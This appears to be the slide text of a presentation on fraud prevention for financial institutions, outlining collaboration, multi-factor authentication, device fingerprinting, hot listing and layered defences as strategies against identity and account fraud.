# Collaboration & Containment Strategies

- Cooperative Industry Ventures & Intelligence Sharing

  Can be powerful BUT

  - Many individual initiatives – often too little connectivity
  - Long start-up times – usually from the beginning with limited trust, credibility, and confidence
  - Sharing of information of value is limited – often one way
  - True value and impact is too often marginal in terms of tangible benefit
  - Lifetime is limited – “often dies on the vine”

- Mutual Authentication
  - Customer to Institution
  - Institution to Customer
  - Institution to Institution
  - Citizen to Government –
  - Government to Citizen/Commerce

# Collaboration & Containment Strategies

- Enlisting the Academics – Computer Science
  - CERT  - (Carnegie-Mellon University)
  - University of Alabama
  - MIT
  - Many Others

- Other Opportunities – Use The Data To Our Advantage
  - FINCEN – Suspicious Activity Reports (SARS)

– “Mine the Data”for Identification & Prevention vs. just compliance & law enforcement – “There’s Gold in dem, der hills!”

  - SSA – Blind Verification of SSN to Name
  - IRS – Blind Verification of Personal & Financial Info
  - TBD

# Collaboration & Containment Strategies

- **Multi-Factor Authentication**
  - Digital Certificates
  - Tokens - One Time Passwords
  - Challenge Questions – “in Wallet” and “Out of Wallet.”
  - Biometric
  - Device Fingerprinting
  - Adaptive Authentication
- **Hot Listing**
  - IP Black Lists
  - White Lists
  - Shared Industry Hot files
- **Device Signature & Fingerprint**
  - 41st Parameter, RSA, Iovation
  - Hardware & Software plug-ins

# What is needed to be successful

- Recognize You Are Dealing With a Protection of Information Issue & likely the need to successfully operate in a “Dirty Environment” - likely at the root is the limitations & shortcomings of Customer Authentication
- Break the Silos – intra-bank; inter-bank; inter-industry; inter-commerce; commerce to government – embrace perspective, learnings, tools, and resources afforded by interdisciplinary approaches
- Time is of the Essence – It’s the 11th Hour – you likely don’t have the time to build it all by yourself from scratch
- Holistic End to End View of the Issues, Problems, & Solutions
- Proactive Investment & Discipline to get your transactional, non-financial, and external data accessible and usable

# What is needed to be successful

- Envision & Build “Gauntlets of Protection”
  - Multiple Layers of Protection for product, process, & distribution channels and systems
  - Integration of Multiple Point Solutions
  - Integration of Case Management & Prevention Platforms

- Be Aggressive in identifying and attacking criminal behavior – know your enemy – know your friends!
  - Detection & Prevention Systems
  - Investigation and Recovery
  - What is the Point of Compromise (POC)? Internal or External – who, what, how, when, and why?
  - What are the financial & information recovery options?
  - Who are the “other kids on the block”– Allies who are adversely affected?-Financial Services, Telecom, Energy, Payments, Merchants.

# What is needed to be successful

- Cycle of Continuous Improvement
  - Closed Loop – ID & Measure what is presented for review vs. what is caught and actioned

- Translate into the "language of business" – Return on Investment; True Operational Cost Impacts; etc.